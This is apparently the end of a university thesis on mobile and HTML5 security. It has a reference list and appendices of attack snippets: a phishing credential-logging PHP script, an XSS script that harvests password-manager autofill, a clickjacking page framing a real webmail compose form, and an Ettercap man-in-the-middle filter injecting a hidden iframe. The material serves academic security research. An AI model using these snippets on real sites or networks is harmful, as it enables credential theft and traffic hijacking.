- Chow M., 2011. *Abusing HTML5*. [pdf] Available at: <<https://media.defcon.org/dc-19/presentations/Chow/DEFCON-19-Chow-Abusing-HTML5.pdf>> [Accessed 30 April 2012].
- clerkendweller. *Web Security, Usability and Design*. [online] <<http://www.clerkendweller.com/>> [Accessed 05 May 2012].

CNN, 2000. *U.S. army kick-starts cyberwar machine*. Available at: <<http://archives.cnn.com/2000/TECH/computing/11/22/cyberwar.machine.idg/index.html>> [Accessed 21 April 2012].

contagiominiidump. *mobile malware mini dump*. [online] Available at: <<http://contagiominiidump.blogspot.se/>> [Accessed 23 May 2012].

CRN. 2011. *Zeus Banking Trojan Variant Attacks Android Smartphones*. [online] Available at: <http://www.crn.com/news/security/231001820/zeus-banking-trojan-variant-attacks-android-smartphones.htm;jsessionid=k3ZgQvArrUJ7pDA15imnuQ**.ecappj03> [Accessed 15 February 2012].

csmonitor, 2007. *Estonia accuses Russia of 'cyberattack'*. [online] Available at: <<http://www.csmonitor.com/2007/0517/p99s01-duts.html>> [Accessed 21 April 2012].

Curtis, A. 2008. *XSS Vulnerabilities and Code Injection*. [pdf] George Mason University. Available at: <<http://security.gmu.edu/sysadmin/XSS.pdf>> [Accessed 18 Mars 2012].

Defino, S., Kaufman, B. and Valenteen, N., 2009. *Official Certified Ethical Hacker Review Guide*. Delmar Cengage Learning

droidbox, 2012. *Introduction*. [online] Available at: <<https://code.google.com/p/droidbox/>> [Accessed 22 April 2012].

ehealthstrategies, 2007. *Cybercrime, Cyberterrorism, and Cyberwarfare Critical Issues in Data Protection for Health Services Information Systems*. [pdf] Available at: <<http://www.ehealthstrategies.com/files/cybersecurity.pdf>> [Accessed 21 April 2012].

elinux, 2012. *Android Binder*. [online] Available at: <http://elinux.org/Android_Binder> [Accessed 6 May 2012].

eweek, 2011. *New Android Trojans Go After SMS Messages*. [online] Available at: <<http://www.eweek.com/c/a/Mobile-and-Wireless/New-Android-Trojans-Go-After-SMS-Messages-268345/>> [Accessed 22 April 2012].

Faircloth, J. 2011. *Penetration tester's open source toolkit third edition*. Rockland, MA: SYNGRESS

Felt, P.A. Ha, E. Egelman, S. Haney, A. Chin, E. Wagner, D. (2012) 'Android Permissions: User Attention, Comprehension, and Behaviour', *University of California, USA*.

Goldberg, D. and Larsson, L., 2011. Svenska Hackare, En berättelse från nätets skuggsida. Stockholm: Norstedts

GSM Security, 2010. *What is an IMEI?*. [online] Available at: <<http://www.gsm-security.net/faq/imei-international-mobile-equipment-identity-gsm.shtml>> [Accessed 28 February 2012].

Gupta A., 2012. *I'm in the Google Hall of Fame* [blog]

<<http://www.adityagupta.net/blog/aditya-gupta-im-in-the-google-hall-of-fame-honorable-mention/>> [Accessed 11 May 2012].

HackYeah, 2010. *Ettercap Filters with Metasploit browser_autopwn* [online] Available at:

<http://www.hackyeah.com/2010/10/ettercap-filters-with-metasploit-browser_autopwn/> [Accessed 2 May 2012].

Harper, A. Harris, S. Ness, J. Eagle, C. Lenkey, G. and Williams, T. 2011. Gray hat hacking the ethical hackers handbook third edition. New York: OSBORNE/MCGRAW

Hoog, A., 2011. *Android Forensics. Investigation, Analysis and Mobile Security for Google Android*. Syngress

HTML5 ROCKS, 2011. *THE BASICS OF WEB WORKERS* [online] Available at: <<http://www.html5rocks.com/en/tutorials/workers/basics/>> [Accessed 30 April 2012].

html5sec.org. *HTML5 Security Cheatsheet* [online] Available at: <<http://html5sec.org/>> [Accessed 22 May 2012].

html5security, 2010. *Cross Origin Request Security*. [online] Available at:

<<http://code.google.com/p/html5security/wiki/CrossOriginRequestSecurity>> [Accessed 05 May 2012].

html5test, 2012. THE HTML5 TEST - How well does your browser support html5? [online] Available at: <<http://html5test.com/>> [Accessed 23 May 2012]

IDG, 2011. *Ambassadhackaren slipper åtal*. [online] Available at:

<<http://www.idg.se/2.1085/1.366945/ambassadhackaren-slipper-atal>> [Accessed 21 May 2012].

Infosecwriters, 2006. *Penetration Testing - A Systematic Approach*. [pdf] Available at:

<http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf> [Accessed 12 April 2012].

InfoWorld, 2010. *Researchers discover first malware to target Google's Android*. [online] Available at: <<http://www.infoworld.com/d/security-central/researchers-discover-first-malware-target-google-android-553>> [Accessed 22 May 2012].

Ioannidis, J. Rubin, A.D. & Stubblefield, A. (2004) 'A Key Recovery Attack on the 802.11b Wired Equivalent Privacy Protocol (WEP)', *ACM Transactions on Information and System Security*, vol 7, Issue 2, pp 319-332.

IPLOCATION. *What is Denial of Service (DoS) attack?* [online] Available at: <<http://www.iplocation.net/tools/denial-of-service.php>> [Accessed 18 May 2012].

Juniper Networks, 2012. *2011 Mobile Threats Report*. [pdf] <http://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf?utm_source=promo&utm_medium=right_promo&utm_campaign=mobile_threat_report_0212> [Accessed 15 February 2012].

Kennedy, D. O'Gorman, J. Kearns, D. Aharoni, M. 2011. *Metasploit the penetration tester's guide*. Dalacity, California: NO STARCH PRESS

Kneringer S., 2011. *HTML5 Advanced Computer Networks*. [online] Available at: <http://www.iaik.tugraz.at/content/teaching/master_courses/advanced_computer_networks/downloads/2011SS/0609_HTML5.pdf> [Accessed 05 May 2012].

Kotowicz K., 2011. *HTML5: Something wicked this way comes* [online] <<http://blog.kotowicz.net/2011/11/html5-something-wicked-this-way-comes.html>> [Accessed 11 May 2012].

Kristol M.D. (2001) 'HTTP Cookies: Standards, privacy and politics', *ACM Transactions on Internet Technology*, vol. 1, issue. 2, pp 153-154.

Lookout, 2012. *Locate Your Phone Almost as Easily as You Lost It*. [online] Available at: <<https://www.mylookout.com/features/missing-device>> [Accessed 12 May 2012].

Lookout, 2011. *Mobile threat report*. [pdf] Available at: <https://www.mylookout.com/_downloads/lookout-mobile-threat-report-2011.pdf> [Accessed 15 February 2012].

Lookout, 2011. *Security Alert: Legacy Makes Another Appearance, Meet Legacy Native (LeNa)*. [online] Available at: <<http://blog.mylookout.com/blog/2011/10/20/security-alert-legacy-makes-a-another-appearance-on-android-market-meet-legacy-native-lena/>> [Accessed 22 April 2012].

macworld, 2011. *Hands on with iOS over-the-air updates*. [online] Available at: <http://www.macworld.com/article/1163526/hands_on_with_ios_over_the_air_updates.html> [Accessed 21 May 2012].

Mannino, J. 2011. *OWASP Top 10 Mobile Risks*. [online] OWASP. Available at: <<http://www.slideshare.net/JackMannino/owasp-top-10-mobile-risks>> [Accessed 25 February 2012].

McAfee, 2011. *Defeating SSL Certificate Validation for Android Applications*. [pdf] Available at: <<https://secure.mcafee.com/us/resources/white-papers/wp-defeating-ssl-cert-validation.pdf>> [Accessed 12 May 2012].

McAfee, 2011. *Threats Report: Second Quarter*. [pdf] Available at: <<http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2011.pdf>> [Accessed 21 April 2012].

Metasploit, 2011. *Android Content Provider File Disclosure* [online] Available at: <http://www.metasploit.com/modules/auxiliary/gather/android_htmlfileprovider> [Accessed 2 May 2012].

Microsoft. *Windows Phone 7 Security Model*. [online] Available at: <<http://download.microsoft.com/download/9/3/5/93565816-AD4E-4448-B49B-457D07ABB991/Windows%20Phone%207%20Security%20Model.pdf>> [Accessed 27 March 2012].

MJB Star, 2011. *Scarlett Johansson's undressed photos out on the web* [online] Available at: <<http://www.mjbstar.com/celebrities/2011/09/15/scarlett-johanssons-undressed-photos-out-on-web/>> [Accessed 14 May 2012].

Mobileactive, 2011. *Risk Assessment Worksheet*. [pdf] Available at: <http://www.mobileactive.org/files/Worksheet_RiskAssessment.pdf> [Accessed 28 March 2012].

MobileHTML. *Trying to understand HTML5 compatibility on mobile and tablet browsers* [online] Available at: <<http://mobilehtml5.org/>> [Accessed 23 May 2012]

MSDNArchive, 2007. *New Whitepaper - Security Model for Windows Mobile 5.0 and Windows Mobile 6*. [blog] 13 March. Available at: <<http://blogs.msdn.com/b/jasonlan/archive/2007/03/13/new-whitepaper-security-model-for-windows-mobile-5-0-and-windows-mobile-6.aspx>> [Accessed 27 March 2012].

National Vulnerability Database, 2011. *Vulnerability Summary for CVE-2010-1119* [online] Available at: <<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-1119>> [Accessed 22 May 2012].

National Vulnerability Database, 2011. *Vulnerability Summary for CVE-2010-1759* [online] Available at: <<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-1759>> [Accessed 22 May 2012].

National Vulnerability Database, 2011. *Vulnerability Summary for CVE-2010-4804* [online] Available at: <<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4804>> [Accessed 22 May 2012].

Netcraft, 2012. *Search web by domain* <<http://searchdns.netcraft.com/>> [Accessed 23 May 2012]

NetworkWorld, 2010. *A Brief History of Smartphones*. [online] Available at: <http://www.pcworld.com/article/199243/a_brief_history_of_smartphones.html> [Accessed 16 February 2012].

Nokia. *Symbian Platform Security Model*. [online] Available at: <http://www.developer.nokia.com/Community/Wiki/Symbian_Platform_Security_Model> [Accessed 28 March 2012].

NMAP.org. *Chapter 15. Nmap Reference Guide* [online] Available at: <<http://nmap.org/book/man.html>> [Accessed 23 May 2012]

OAuth. 2007. *What is it For?* [online] Available at: <<http://oauth.net/about/>> [Accessed 27 April 2012].

Open source project. *Security technical information*. [online] Available at: <<https://source.android.com/tech/security/index.html>> [Accessed 6 May 2012].

Opengroup. *Single Sign-On*. [online] Available at: <<http://www.opengroup.org/security/sso/>> [Accessed 29 April].

Openmaniak, 2008. *What is Ettercap?*. [online] Available at: <<http://openmaniak.com/ettercap.php>> [Accessed 19 May 2012].

Orrey K., 2012. *VulnerabilityAssessment.co.uk* [online] Available at: <<http://vulnerabilityassessment.co.uk/>> [Accessed 14 May 2012].

OWASP, 2008. *OWASP Testing Guide v3.0*. [pdf] Available at: <https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf> [Accessed 28 March 2012].

OWASP, 2010. *Broken Authentication and Session Management*. [online] Available at: <https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management> [Accessed 26 March 2012].

OWASP, 2010. *Cross-Site Request Forgery*. [online] Available at: <[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))> [Accessed 26 March 2012].

OWASP, 2010. *Cross-site Scripting (XSS)* [online] Available at: <[https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))> [Accessed 20 May 2012].

OWASP, 2010. *Insecure Storage*. [online] OWASP. Available at: <https://www.owasp.org/index.php/Insecure_Storage> [Accessed 25 February 2012].

OWASP, 2010. *Testing for Reflected Cross site scripting (OWASP-DV-001)* [online] available at: <[https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OWASP-DV-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001))> [Accessed 20 May 2012].

OWASP, 2011. *DOM Based XSS*. [online] available at: <https://www.owasp.org/index.php/DOM_Based_XSS> [Accessed 20 May 2012].

OWASP, 2011. *Main Page*. [online] Available at: <<https://www.owasp.org/>> [Accessed 21 April 2012].

OWASP, 2012. *Android Security, or this is not the kind of "open" I meant... with Mike Park, Trustwave SpiderLabs*. [video online] Available at: <<http://vimeo.com/31663145>> [Accessed 16 May 2012].

OWASP, 2012. *HTML5 Security Cheat Sheet* [online] Available at: <https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet> [Accessed 05 May 2012].

OWASP, 2012. *Password Storage Cheat Sheet*. [online] Available at: <https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet> [Accessed 26 March 2012].

OWASP, 2012. *Projects/OWASP Goatdroid Project*. [online] Available at: <https://www.owasp.org/index.php/Projects/OWASP_GoatDroid_Project> [Accessed 04 April 2012].

OWASP, 2012. *OWASP Mobile Security Project* [online]
<https://www.owasp.org/index.php/OWASP_Mobile_Security_Project> [Accessed 14 February 2012].

OWASP, 2012. *OWASP Top 10 - 2010*. [online] OWASP. Available at:
<<http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf>>
[Accessed 25 February 2012].

Paller, G, 2009. Understanding the Dalvik bytecode with the Dedexer tool [pdf]
Available at: <<http://pallergabor.uw.hu/common/understandingdalvikbytecode.pdf>>
[Accessed 14 April 2012].

PCI, 2012. *PCI SSC Data Security Standards Overview*. [online] Available at:
<https://www.pcisecuritystandards.org/security_standards/index.php> [Accessed 21 April 2012].

PCI, 2012. *About Us*. [online] Available at:
<https://www.pcisecuritystandards.org/organization_info/index.php> [Accessed 21 April 2012].

Pfleeger, C.P. and Lawrence, S., 2006. *Security in computing, Fourth edition*. New Jersey: Prentice Hall

Pocketnow. *Thoughts on Windows Phone 7 Series (BTW: Photon is Dead)*. [online]
Available at: <<http://pocketnow.com/thought/thoughts-on-windows-phone-7-series-btw-photon-is-dead>> [Accessed 27 March 2012].

Reese, R. 2012. *Security Risks of Mobility Computing*. [online] EMC. Available at:
<http://infocus.emc.com/richard_rees/security-risks-of-mobility-computing/> [Accessed 26 February 2012].

Schmidt M., 2011. *HTML5 Web Security v1.0* [online] Available at:
http://media.hacking-lab.com/hlnews/HTML5_Web_Security_v1.0.pdf > [Accessed 05 May 2012].

SearchSecurity. 2010. *cyberwarfare*. [online] Available at:
<<http://searchsecurity.techtarget.com/definition/cyberwarfare>> [Accessed 03 March 2012].

SearchSecurity. 2010. *cyberterrorism*. [online] Available at:
<<http://searchsecurity.techtarget.com/definition/cyberterrorism>> [Accessed 03 March 2012].

Secdiscover, 2008. *Abusing HTML 5 Structured Client-side Storage* [online] Available at: <<http://packetstorm.wowhacker.com/papers/general/html5whitepaper.pdf>> [Accessed 30 April 2012].

Security Compass, 2011. *The insecure Android app for your hacking pleasure*. [online] Available at: <<http://securitycompass.github.com/AndroidLabs/index.html>> [Accessed 04 April 2012].

Shezaf O. *HTML5 Security Why Should I Care?*. [online] Available at: <<http://www.brighttalk.com/community/it-security/webcast/288/33497>> [Accessed 05 May 2012].

Smali, 2011. An assembler/disassembler for Android's dex format. [online] Available at: <<http://code.google.com/p/smali/>> [Accessed 14 April 2012].

Sourceforge, 2012. *MobiSec*. [online] Available at: <<http://sourceforge.net/projects/mobisec/files/>> [Accessed 04 April 2012].

Sourceforge. *Netcat 1.10*. [online] Available at: <<http://nc110.sourceforge.net/>> [Accessed 19 May 2012].

Stallings W. (2011). *Network Security Essentials: Applications and standards* Fourth Edition Pearson Education, Inc.

Symantec. *Blackberry Security: Ripe for the picking?*. [online] Available at: <<http://crepitus.com/blackberry.security.pdf>> [Accessed 28 March 2012].

techjournal, 2011. *Data breaches leading to loss of consumer trust*. [online] Available at: <<http://www.techjournal.org/2011/09/data-breaches-leading-to-loss-of-consumer-trust/>> [Accessed 19 May 2012].

Technoplant, 2012. *A BEGINNER'S GUIDE TO ROOTING ANDROID PHONE*. [blog] Available at: <<http://technoplant.blogspot.se/2012/02/beginners-guide-to-rooting-android.html>> [Accessed 12 May 2012].

The Nielsen Company, 2012. *More US Consumers Choosing Smartphones as Apple Closes the Gap on Android*. [online] Available at: <<http://blog.nielsen.com/nielsenwire/consumer/more-us-consumers-choosing-smartphones-as-apple-closes-the-gap-on-android/>> [Accessed 14 February 2012].

The Register, 2008. *North Korean Mata Hari in alleged cyber-spy plot*. [online] Available at: <http://www.theregister.co.uk/2008/09/05/north_korea_cyber_espionage/> [Accessed 21 April 2012].

- Theriault P., 2010. *Can you trust your workers?* [online] Available at: <<http://www.stratsec.net/getattachment/5cd9dfdd-227e-4bef-9b2f-87fd836bbdd0/stratsec---HITB>> [Accessed 30 April 2012].
- Thomas, S. Williams, L. (2007) 'Using Automated Fix Generation to Secure SQL Statements', *North Carolina State University, USA*.
- Toews B., 2012. *Abusing Password Managers With XSS* [online] Available at: <<http://packetstormsecurity.org/news/view/20908/Abusing-Password-Managers-With-XSS.html>> [Accessed 11 May 2012].
- Vallabhaneni, S.R, 2011. *CISSP Practice: 2,250 Questions, Answers, and Explanations for Passing the Test*. New York: WILEY
- Vernersson, S. (2010) 'Penetration Testing in a Web Application Environment', *Linnaeus University, Sweden*.
- Viehböck, S. (2011) 'Brute forcing Wi-Fi Protected Setup'.
- Vikan, D.E. (2011) 'Why Firesheep works and how to counter it', *Norwegian University of Science and Technology, Norway*.
- W3C, 2005. *Character model for the World Wide Web 1.0: Fundamentals*. [online] Available at: <<http://www.w3.org/TR/charmod/#sec-Escaping>> [Accessed 25 March 2012].
- W3C, 2010. *Cross-Origin Resource Sharing*. [online] Available at: <<http://www.w3.org/TR/cors/>> [Accessed 30 April 2012].
- W3C, 2010. *Same Origin Policy*. [online] Available at: <http://www.w3.org/Security/wiki/Same_Origin_Policy> [Accessed 30 April 2012].
- w3schools. *HTML5 iframe sandbox Attribute*. [online] Available at: <http://www.w3schools.com/html5/att_iframe_sandbox.asp> [Accessed 05 May 2012].
- Whalen S., 2001. *An Introduction to ARP Spoofing* [online] Available at: http://www.rootsecure.net/content/downloads/pdf/arp_spoofing_intro.pdf> [Accessed 14 May 2012].
- WHATWG, 2012. *HTML Living Standard* [online] Available at: <<http://www.whatwg.org/specs/web-apps/current-work/multipage/workers.html>> [Accessed 30 April 2012].

Wilhelm, T., 2010. Professional Penetration Testing Creating And Operating A Formal Hacking Lab. Rockland, MA: SYNGRESS

wired, 2006. *UFO Hacker' Tells What He Found* [online] Available at: <<http://www.wired.com/techbiz/it/news/2006/06/71182?currentPage=all>> [Accessed 14 May 2012].

Zhen, S. (2011). *Bank of America Tests NFC Mobile Payments on BlackBerry Smartphones*. [online] Available at: <<http://www.mybanktracker.com/bank-news/2011/03/02/bank-america-testing-nfc-mobile-payments-blackberry-smartphones/>> [Accessed 16 February 2012].

Zukifying security, 2010. *Input validation issue exists in WebKit's handling of floating point data types; vulnerability in webkit (work against Android 2.0/2.1 versions)* [blog] Available at: <<http://imthezuk.blogspot.se/2010/11/float-parsing-use-after-free.html>> [Accessed 22 May 2012].

Appendix

A. JAVA Android code snippets

Code snippets in JAVA Android code for Android devices.

A.1. Is phone rooted?

Android java code snippet that can be integrated in a Activity to see if the phone is rooted or not.

Author jack mannino, source: jack-mannino.blogspot.se

```
public boolean isRoot (View v) {
try
{
    Runtime cmd = Runtime.getRuntime();
    cmd.exec("su");
    CharSequence result = "You are root";
    Context context = getApplicationContext();
    Toast toast = Toast.makeText(context, result, 10);
    toast.show();
    return true;
}
catch (Throwable t)
{
    CharSequence result = "You are not root.";
    Context context = getApplicationContext();
    Toast toast = Toast.makeText(context, result, 10);
    toast.show();
    return false;
}
}
```


B. PHP code snippets

PHP code snippets that can be included in a script or web page.

B.1. Post action keylogger

A phishing website can use the following keylogger, PHP script, to record the input values to a file and then pass the user to the correct login page.

```
<?php
header ('Location: https://mlogin.yahoo.com/w/login/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

C. Javascript code snippets

Javascript code snippets that can be included in a script or web page.

C.1. Abusing Password Managers with XSS

Author Ben Toews (2012). If used together with a XSS vulnerability on some website you can include this script and the victim with saved autofill passwords will be vulnerable.

```
<script language="JavaScript" type="text/javascript">
    ex_username = '';
    ex_password = '';
    inter = '';
    function attack(){
        alert('attack');
        ex_username = document.getElementById('username').value;
        ex_password = document.getElementById('password').value;
        if(ex_username != '' | ex_password != ''){
            document.getElementById('xss').style.display =
'none'
            msg =
"username="+ex_username+"&password="+ex_password;
            alert(msg)
            window.clearInterval(inter);
        }
    }
    document.write("\
<div id='xss'>\
<form method='post' action='index.html'>\
    username:<input type='text' name='username' id='username'
value='' autocomplete='on'><br>\
    password:<input type='password' name='password'
id='password' value='' autocomplete='on'><br>\
    <input type='submit' name='login' value='Log In'>\
</form>\
</div>\
");
    inter = window.setInterval("attack()",100);
</script>
```

D. HTML5 code snippets

HTML5 code snippets that can be included in a website.

D.1. Clickjacking, Drag and drop

With inspiration from Gupta A., (2012) and Kotowicz K., (2011) we created this simple demonstration of how a website can be included in a iframe and then tricked with html5 drag and drop feature.

```
<html>
<head></head>
<body>
<input Style="position:absolute;top:257px;left:255px;"
type="submit" value="Finish!" />
<div Style="position:absolute;top:287px;left:280px;">drag here
1=></div>
<div Style="position:absolute;top:357px;left:280px;">drag here
2=></div>
<div Style="position:absolute;top:427px;left:280px;">drag here
3=></div>
<div draggable="true"
ondragstart="event.dataTransfer.setData('text/plain','user@email
.com');"> <h1 id='msg'>Drag me 1</h1> </div>
<div draggable="true"
ondragstart="event.dataTransfer.setData('text/plain','social
engineering subject');"> <h1>Drag me 2</h1> </div>
<div draggable="true"
ondragstart="event.dataTransfer.setData('text/plain','malicious
mail');"> <h1>Drag me 3</h1> </div>
<iframe scrolling=no height="500" width="500"
Style="position:absolute;z-index:100;opacity:0;"
src="https://webmail.lnu.se/owa/?ae=Item&t=IPM.Note&a=New"
></iframe>
</body>
</html>
```

E. Ettercap Filter code snippets

Filters that can be included in the program ettercap to change the behavior of the program.

E.1. Inject Iframe filter

A filter for ettercap, so that we don't accept encoded http packets and adds a iframe with our malicious code running on server ip 192.168.56.101 as victims browse the internet.

Source: (HackYeah, 2010.)

```
[START SCRIPT]
#-----Filter Example By Kno-----
-----
#|  Replace attacker ip (192.168.56.101) with correct address (4
times)  |
#-----
-----
#--Make sure we are working with Plain Text--
#If traffic is TCP, is not to our attacking server, and is on
ports 80 or 8080 (HTTP)....
if (ip.proto == TCP && ip.dst != '192.168.56.101' && tcp.dst ==
80 || tcp.dst == 8080) {
#...and if it contains an Accept-Encoding header...
if (search(DATA.data, "Accept-Encoding")) {
#...remove any Encoding (make sure we are using plain text)
replace("Accept-Encoding", "Accept-Nothing!");
}
}

#--Inject Iframe--
if (ip.proto == TCP && ip.dst != '192.168.56.101' && tcp.src ==
80 || tcp.src == 8080) {
if (search(DATA.data, "<body>")){
#Replace it with the body tag and an iframe to our attacking
webpage
replace("<body>", "<body><iframe src='http://192.168.56.101'
width=0 height=0 />");
msg("iframe injected after <body>\n");
}
if (search(DATA.data, "<BODY>")){
replace("<BODY>", "<BODY><IFRAME SRC='http://192.168.56.101'
width=0 height=0 />");
```

```
msg("iframe injected after <BODY>\n");  
}  
}  
[END SCRIPT]
```



Linnæus University

School of Computer Science, Physics and Mathematics

SE-391 82 Kalmar / SE-351 95 Växjö

Tel +46 (0)772-28 80 00

dfm@lnu.se

Lnu.se/dfm